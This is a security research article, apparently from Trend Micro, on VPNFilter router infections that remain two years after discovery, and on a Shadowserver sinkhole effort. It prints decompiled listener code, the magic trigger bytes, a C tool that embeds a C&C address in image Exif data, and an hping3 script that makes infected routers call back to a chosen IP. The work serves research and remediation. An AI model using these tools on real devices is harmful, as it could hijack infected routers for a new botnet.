VPNFilter Two Years Later: Routers Still Compromised

By By: Stephen Hilt, Fernando Merces Jan 19, 2021 Read time: 12 min (3280 words)

Published: 2021-01-19 · Archived: 2026-04-02 12:11:47 UTC

IoT

We look into VPNFilter, an IoT botnet discovered over two years ago, to see why there are still routers infected by the malware and what else can be done to minimize its potential risks.

With the internet of things (IoT)open on a new tab gaining more popularity, common IoT devices such as routers, printers, cameras, and network-attached storage (NAS) devices, are becoming more frequent targets for cybercriminals. Unlike typical operating systems such as Windows and macOS, users are less likely to patch IoT devices. This is because users find the task more difficult and inconvenient since, in comparison, the operating systems of these devices have no auto-update feature and some manufacturers rarely even issue security updates at all. These are the kinds of systems that users log on to once in order to set them up and then never to do so again, unless they encounter a big problem. It also is not rare to find an outdated router — one that has been running for as long as the system has.

As a result, many systems are left wide open to known vulnerabilities, which can lead to successful attacks even years after the first infection. While looking at these types of infections by known malware families, we found that one of the biggest reported malware families was from 2018's VPNFilter.

VPNFilter is a malware type that affects routers and storage devices by using backdoor accounts and exploits of several known vendorsopen on a new tab. In May 2018, Cisco Talos released the first reportopen on a new tab on the malware, which showed how VPNFilter was designed to gain a foothold into networks and look for Modbus traffic. However, it should be noted that this was not the only plug-in but rather merely one of the plug-ins that could be deployed. Modbusopen on a new tab is a popular industrial control system (ICS) communication protocol that is specific to these types of systems. While the malware tends to focus on compromising consumer-grade IoT devices, it is also true that consumer devices are often found as part of ICS systems for various reasons. Some reasons include the fact that these devices are easy to deploy, provide remote vendor access, or simply because they are mistakenly added by the administrator. That the malware potentially targets control systems could be the reason that the FBI has attributedopen on a new tab the first reported attack to the work of nation-state actors.

VPNFilter operates in multiple stages that include initial infection, command-and-control (C&C) communications, and the third stage, in which the payloads are deployed. These payloads perform the tasks that the malware has been intended to do. This is also where the Modbus portion of the malware is found. The first stage of the malware involves gaining access to specific devices from over 12 vendors. Once this is done, the second stage of the malware involves an attempt to connect to Photobucket, an image-hosting site, to download an image that has the IP address of the C&C server embedded in the GPS coordinates of the exchangeable image file format, also

known as Exif. If this fails, then it will try to reach out to the domain toknowall[.]com to download an image with the C&C server also embedded in the file. Finally, if both these two attempts fail, it will open a listener to monitor all incoming packets for a specially crafted TCP packet that would contain the IP address of the C&C server.



Figure 1. VPNFilter's operation and stages based on Cisco Talos' report

While VPNFilter gained considerable attention and became a threat when it was first discovered, this happened back in 2018. This means that several mitigation tactics have already been used to render VPNFilter essentially offline. With domain seizures and every action taken to stop the malware, therefore, it is worth asking why there are still infections out there. The FBI's statement at the time of the malware's discovery advised users to restart potentially affected devices to temporarily disrupt the malware. The statement also meant that by restarting the router users would essentially remove any current first-stage and third-stage malware based on the initial findings from Cisco Talos. However, this leaves leftover infections, which is the original listener setup by the first-stage malware.

In our recent paper titled "Worm War: The Botnet Battle for IoT Territorynews article," we covered the aspect of botnets removing the infections of other botnets and the ease with which these IoT devices can be compromised. At times, it seems that threat actors are the few people who have access to some of these systems and are the ones removing malware types like VPNFilter. It's worth noting that this kind of access might not be available to all users in the first place. As an example, when the FBI took down part of the botnet's network infrastructure, they recommended end users to restart their devices. However, many users have routers that were provided by their ISP. Often, this type of end users would therefore not have login access to the router. As a result, without their ISP's permission, they cannot update the firmware to get the latest vulnerability fixes. As we will discuss here, this is precisely the reason that the FBI worked with Shadowserver to add the extra safeguard of sinkholing the botnet.

Still, we did find examples where vendors published updates and guidance to remediate the infection. Netgearopen on a new tab and MikroTik, for instance, have stated that upgrading the firmware would remediate the malware's effects and prevent further infections.

As of writing, however, we have not encountered any one organization in the IoT space that has committed to clean up vulnerabilities and infections. Due to the lack of a standard group or mechanism for updates, the owners of these IoT devices often need to manually go to their vendor's website, download a firmware file, then upload it to the device. Very few seem to have automatic firmware update procedures in place. These observations have spurred us to ask the following questions with regard to the remaining VPNFIlter infections:

- How many victims have updated their router's firmware?
- How many victims have had their infected routers replaced in the last two years?
- Was VPNFilter one of the infections that was being removed by other malware actors?
- Are there any infected devices still out there?

Shadowserver Sinkhole

The Shadowserver Foundation is a nonprofit security organization whose mission is to "... make the Internet more secure by bringing to light vulnerabilities, malicious activity and emerging threats." Recently, Trend Micro has partnered with Shadowserver to provide funding for their cause over the next three years. Given this partnership and the work that Cisco Talos, the FBI, and the US Department of Justice (with the support of Shadowserver) had already done in the past to sinkholenews article VPNFilter's second domain (toknowall[.]com), we wanted to work with Shadowserver to collect data from any available stats that they might have, such as how many infections are still out there. We also wanted to suggest ways to clean up any leftover VPNFilter infections. This is of particular importance, as cleaning these devices is far from trivial for end users. This is precisely the reason that it was so important for these organizations to carry out the sinkhole in the first place.

First, we needed to get a better understanding of the malware, find out how it worked, and from there determine if anything else could be added to the takedown processes that were already being done.



Figure 2. The number of requests since the sinkhole of toknowall[.]com started, as provided by Shadowserver

As shown in the image above, when Shadowserver started the sinkhole, they saw an initial spike of over 14,000 networks infected in the first two months; over time, that has been reduced to 5,447. This shows that even after over two years, there is still a sizeable number of infections left. Most notably, at this rate, the infections will likely still be around for years to come, until perhaps these devices are physically swapped out — a common trend in IoT botnetsopen on a new tab. Not only does this tie to our main point that IoT botnets are to some degree nearly "uncleanable," it also makes VPNFilter a botnet that is ripe for taking over by another threat actor for them to utilize, as we will explain later on.



Figure 3. Breakdown of the remaining infections by country

Technical details

As stated in the original publication by Cisco Talos, the first stage seeks to download the second-stage malware from an IP address received using the following scheme:

1. Get the second-stage malware from an image file uploaded to Photobucket[.]com.
2. If the above fails, it tries to download the image from the domain toknowall[.]com.
3. If both fail, it starts listening to all TCP packets on the affected device to receive the IP address from a specific TCP packet sent by the attacker.

This logic is presented in Figure 4.



Figure 4. The order of VPNFilter's first stage to get the second stage server

We wanted to verify the effectivity of the solutions against the first and second phases of the first stage. Mainly, this means that to see the effectivity of the sinkhole, it is necessary to check for victims that are still infected. In case there are still infected victims, it is necessary to try to think of a solution to permanently clean up these devices.

One key thing that we discovered from the outset was that even though the first phase (the image in Photobucket) was already taken down and the second phase (alternative domain) sinkholed, unless the malware receives a valid Image file from the sinkhole, it would still enter its third phase where attackers could potentially regain control. Ironically, while this might seem like bad news, this showed us an opening for a solution, as we will discuss later on. Here we detail our findings on the first and second phases for this initial stage.

Photobucket[.]com C&C

All the URLs pointing to Photobucket[.]com were already taken down, which means that the pictures hosted there were also removed. Therefore, the only two possible options for currently infected devices would be to reach out to toknowall[.]com or to start listening to TCP packets while expecting a specially crafted packet containing the IP address of the second stage server. For our next step, we verified how many real victim devices were left communicating with the sinkhole and how many of these had already moved to listening mode.

toknowall[.]com C&C

We then verified if it would be possible to inject our own image with a C&C IP address controlled by us, to see how many hosts would respond. For this, we had to dig deeper in the malware logic to extract the C&C IP address

from the image downloaded from either Photobucket[.]com or toknowall[.]com. The algorithm calculates each of the four octets of an IPv4 address out of the GPS information contained in the Exif header of the downloaded image file. The two values used are GPSLatitude and GPSLongitude. Each of these consists of three values (degrees, minutes, and seconds) stored as rationals (64-bit numbers split into two 32-bit integers). The first 32-bit number is called a numerator and the second is called a denominator. The theory behind this is better explained Soufiane Tahiri's book, "Mastering Mobile Forensics." In the case of VPNFilter, these coordinates are used like this:

	Degrees		Minutes		Seconds	
	Numerator	Denominator	Numerator	Denominator	Numerator	Denominator
Latitude	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
Longitude	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

Octet 1 = Latitude Minutes Numerator + Latitude Degrees Numerator + 90

Octet 2 = Latitude Seconds Numerator + Latitude Degrees Numerator + 90

Octet 3 = Longitude Minutes Numerator + Longitude Degrees Numerator + 180

Octet 4 = Longitude Seconds Numerator + Longitude Degrees Numerator + 180

Figure 5. How the IPv4 address of the second stage C&C is formed based on the GPS coordinates of an image file

As can be seen from Figure 5, the denominator part of all coordinates is ignored by the malware. The numerator, however, is used to generate the values of all octets.

We wrote a program to replace these bytes in the image that we created. The code that does the job can be seen in Figure 6.

```c
/*
    This program injects an IPv4 address into the GPS coordinates in the Exif header
    of an image according to the logic of VPNFilter stage1 logic used by the listener.

    You need to change the value of LAT_DEG_NUM_POS for the desired image.

    Author:
    Date: 8-Jul-2020
*/

#include <stdio.h>

#define LAT_DEG_NUM_POS 4500
#define LAT_MIN_NUM_POS (LAT_DEG_NUM_POS + 8)
#define LAT_SEC_NUM_POS (LAT_MIN_NUM_POS + 8)
#define LON_DEG_NUM_POS (LAT_SEC_NUM_POS + 8)
#define LON_MIN_NUM_POS (LON_DEG_NUM_POS + 8)
#define LON_SEC_NUM_POS (LON_MIN_NUM_POS + 8)

void usage(void) {
    printf("vpnfilter-c2-inject by FTR\n\nUsage:\n\t./vpnfilter-c2-inject <IPv4 to inject> <image file>\n");
}

void writeInt(int what, long where, FILE *fh) {
    if (fseek(fh, where, SEEK_SET) == -1)
        return;
    printf("Writing %d at position %#lx ... ", what, where);
    printf(fwrite(&what, sizeof(int), 1, fh) ? "[OK]\n" : "[FAILED]\n");
}

int main(int argc, char *argv[]) {
    if (argc != 3) {
        usage();
        return 1;
    }

    char *c2 = argv[1];
    int octet1, octet2, octet3, octet4;

    sscanf(c2, "%d.%d.%d.%d", &octet1, &octet2, &octet3, &octet4);

    FILE *fh = fopen(argv[2], "r+wb");
    if (!fh) {
        fprintf(stderr, "Can't open %s\n", argv[2]);
        return 1;
    }

    writeInt(0, LAT_DEG_NUM_POS, fh);
    writeInt(octet1 - 90, LAT_MIN_NUM_POS, fh);
    writeInt(octet2 - 90, LAT_SEC_NUM_POS, fh);
    writeInt(0, LON_DEG_NUM_POS, fh);
    writeInt(octet3 - 180, LON_MIN_NUM_POS, fh);
    writeInt(octet4 - 180, LON_SEC_NUM_POS, fh);
    fclose(fh);
    return 0;
}
```

Figure 6. The source code for our program to write at a specific position of an image file

In the preceding code, the first coordinate is located at position 4500 (decimal) in the image. We could have parsed the whole Exif header, but we needed something quicker. Also, in lines 48 and 51, we set the numerator part of the degree value for both latitude and longitude to zero so that we could leverage the negative integer values in C to write the exact bytes that we needed.

By using our program, we were able to inject an IP address that points back to the sinkhole owned by Shadowserver to see how many infected devices are still actively looking for a second stage download server and more importantly, to prevent the still-infected networks from moving to stage one's third phase (listening to all TCP packets) in the future.

Figure 7. The image developed containing the C&C that we controlled.

Figure 7 shows the resulting image that we used. This image was then supplied to Shadowserver who are in the process of deploying it. While this is being done, we went to look for victims in a specific stage of the infection.

Listening mode

If the malware does not get a valid image from previous stages, it will then enter into listening mode. This allows the attackers to regain control over infected victims if the sinkholed alternative domain does not serve a valid image.

Figure 8 shows the source code that makes this third option possible.

```
  fd = socket(AF_PACKET, SOCK_RAW, 768);        // htons(ETH_P_ALL)
  if ( fd != -1 )
  {
    sub_8049590("http://api.ipify.org?format=json");
    v0 = malloc(1500);
    v1 = j_random();
    v5 = -1;
    v8 = sub_80782BC(0) + v1 % 18000 + 18000;
LABEL_3:
    while ( v8 > (int)sub_80782BC(0) )
    {
      memset(v10, 0, sizeof(v10));
      v11 = 0;
      v7 = recvfrom(fd, v0, 1500, 0, 0, 0);
      if ( *(_WORD *)(v0 + 12) == 8
        && *(_BYTE *)(v0 + 23) == 6
        && (*(_BYTE *)(v0 + 47) & 2) != 0
        && v7 - 54 > 7                          // make sure the packet has 8 or more bytes
        && v7 - 58 > 0 )
      {
        v9 = v0 + 58;
        v4 = (int *)(v0 + 58);
        while ( 1 )
        {
          if ( !memcmp(v4 - 1, &magic_sequence, 4u) )
          {
            v2 = (char *)sub_807BA73(*v4);
            sub_807A568(v10, v2);
            v5 = sub_8048290((int)v10);
            if ( v5 > 1000 )
              goto LABEL_13;
          }
```

Figure 8. VPNFilter's listener from the first stage of the malware

The above code lets the malware listen to all packets and expects one TCP packet with the SYN flag that is at least 8-bytes long. The magic sequence expected is a hexadecimal 0C 15 22 2b.

```
.rodata:08082A8D 0C                magic_sequence  db  0Ch             ; DATA XREF: failover_listener_sub_8048450+17D↑o
.rodata:08082A8E 15                                db  15h
.rodata:08082A8F 22                                db  22h ; "
.rodata:08082A90 2B                                db  2Bh ; +
```

Figure 9. A magic byte sequence in hexadecimal.

After verifying the logic, our next step was to generate the packet. The easiest way that we could think of doing this was to use hping3 since this tool is capable of sending any type of network packet. We used the code seen in Figure 10.

```
#!/bin/bash

# This script sends a 8-byte TCP packet with the SYN flag set to a host infected with VPNFilter (stage1)
# If the host is infected, VPNFilter will try to reach the injected callback IP at port 443/tcp to download
# the 2nd stage payload.
#
# Author:
# Date: 6-Jun-2020

usage() {
    echo -e "Usage:\n\t$0 <machine IPv4 to test> <callback IPv4 to inject>\n"
    echo -e "The following example sends a packet containing\nthe callback IP 1.2.3.4 to 192.168.0.100:\n\n\t$0 192.168.0.100 1.2.3.4\n"
    exit 1
}

missingHping() {
    echo "hping3 command is missing. You should install it from http://www.hping.org/ or using your package management tool."
    exit 1
}

hping_cmd=$(which hping3)
[[ -n "$hping_cmd" ]] || hping_cmd=/usr/local/sbin/hping3
[[ -f "$hping_cmd" ]] || missingHping

machine_ip="$1"
cb_ip="$2"
tmp_file=$(mktemp)
echo -ne "\x0c\x15\x22\x2b" > "$tmp_file"
[[ $# -eq 2 ]] || usage

for i in {1..4}; do
    octet=$(cut -d. -f$i <<< $cb_ip)
    echo -ne $(printf "\\\x%x" $octet) >> "$tmp_file"
done

sudo "$hping_cmd" -S -d 8 -E "$tmp_file" -u $machine_ip -c 1 -p 80 # any port would work
rm -f tmp_file
```

Figure 10. A Bash script that sends a specially crafted packet to a host

We then asked Shadowserver to scan the infected devices that they have logged throughout the years to see how many would respond. Here are the results for the unique 5,447 devices that were found still connecting to the sinkhole on a single day. It is important to remember that because these are routers and other similar types of devices, this number also represents thousands of infected networks, not simply individual machines. This means that the reach and visibility for attackers with a botnet like this can be substantial. Also, the number of infected hosts might be higher than what Shadowserver sees on their sinkhole, as the domain toknowall[.]com is a well-known C&C and can be blocked at the DNS level by DNS providers or other security products.

Here we summarize our main findings and show the geolocation data.

- 1,801 (33.1%) networks responded to our packet sent by hping3 on TCP port 80.
- 363 (6.7%) networks reached back to our sinkhole on port TCP 443.

Infections seem to be led by USA, followed by Russia, according to geolocation data from the hosts that reached back to our sinkholed server.



Figure 11. Hosts that parsed the packet and reached out to our sinkholed C&C.

Although only 363 networks connected back to our sinkhole, we cannot assume that the 1,801 networks that gave us an initial positive response are clean. They might still be infected by VPNFilter, but the connection to our sinkhole could have been blocked if they are behind a firewall. These 363 networks can be taken over by anyone with an understanding of how the malware works. From a technical perspective, there was nothing to prevent the takeover of these devices. Additionally, at any point in time the original actors could take control of the devices that are already infected.

Conclusion and recommendations

Even though solutions have been deployed to lower the effectivity of VPNFilter (which has been known for over two years), for end users restarting is still not enough to protect their devices from reinfection. To reiterate, this is why the initial sinkhole was so important. While it's not likely to have the malicious actor still on infected systems, the malware can still have a potential negative impact. With just a bit of understanding, another malicious actor can have the botnet reactivated. This is exactly why we worked with Shadowserver to upgrade the second stage sinkhole with a valid image to prevent the malware from moving forward to its listening mode, which occurs in the third phase of the first stage.

A firmware update would also remediate this problem. However, as mentioned earlier, firmware updates become problematic and in most cases, are not as easy as in PC ecosystems. The major hurdles involve verifying that the firmware file is legitimate and understanding how to apply the updates to the system. This would be assuming, however, that users even have access to the router to perform upgrades in the first place, as well as that their

device's vendor has an upgrade available for their model. In many cases, someone else was responsible for setting up the device for the user, such as the company that they bought it from, or their ISP. To compound all of this, getting a new router might also be problematic if users don't own the router, so they might have to wait for their ISP to provide a new router.

These limitations and challenges that are faced by the users on their side bring us to where we are and why the numbers of VPNFilter infections are still at the levels that are being seen on the internet. Moving forward, the approach would be to keep the sinkhole running with the fixes that we have implemented. This limits the ability of this specific malware to become active again. It also gives time for devices to naturally go offline with a normal life span. The need for such an approach emphasizes the importance for the existence and operations of organizations like Shadowserver, as they serve as custodians of the internet. This is precisely why Trend Micro made the commitment earlier this year to support Shadowserver.

Ordinary end users can also do their part in making sure that the IoT remains safe from the hands of cybercriminals thereby preventing the success of their future campaigns. One of the best ways to minimize potential infection from IoT-malware is to limit the number of exposures one has to the internet. This means, in most cases, disabling any remote management options in the configuration. Also, disabling Universal Plug-and-Play (UPnP) if the option is available, as this setting might expose services to the internet without the awareness of their users. Updating devices as regularly as needed to the latest firmware also provides the latest security features and bug fixes that might be used in attacks against systems.

Applying general security practicesopen on a new tab can also minimize the chances of IoT-malware infecting routers and other devices. At present, given the prolonged work-from-home (WFH) setups, users should reexamine their current security measuresopen on a new tab as home devices and systems now have a heavier influence on corporate networks.

In our paper "Worm War: The Botnet Battle for IoT Territory," we show how these devices are both actively attacked and are relatively simple to compromise. We would now like to extend our messaging to say that these router infections are never cleaned and can be active even years after a botnet has supposedly been offline. Although we have used VPNFilter to elaborate, it's important to emphasize that this is true of any other IoT botnet. Indeed, this will keep happening unless users take care of their router frequently and router manufacturers start adding auto-update features to their devices' operating systems. In the meantime, the security industry faces an uphill battle against infections that cease to be a threat only when the router is finally replaced.

Tags
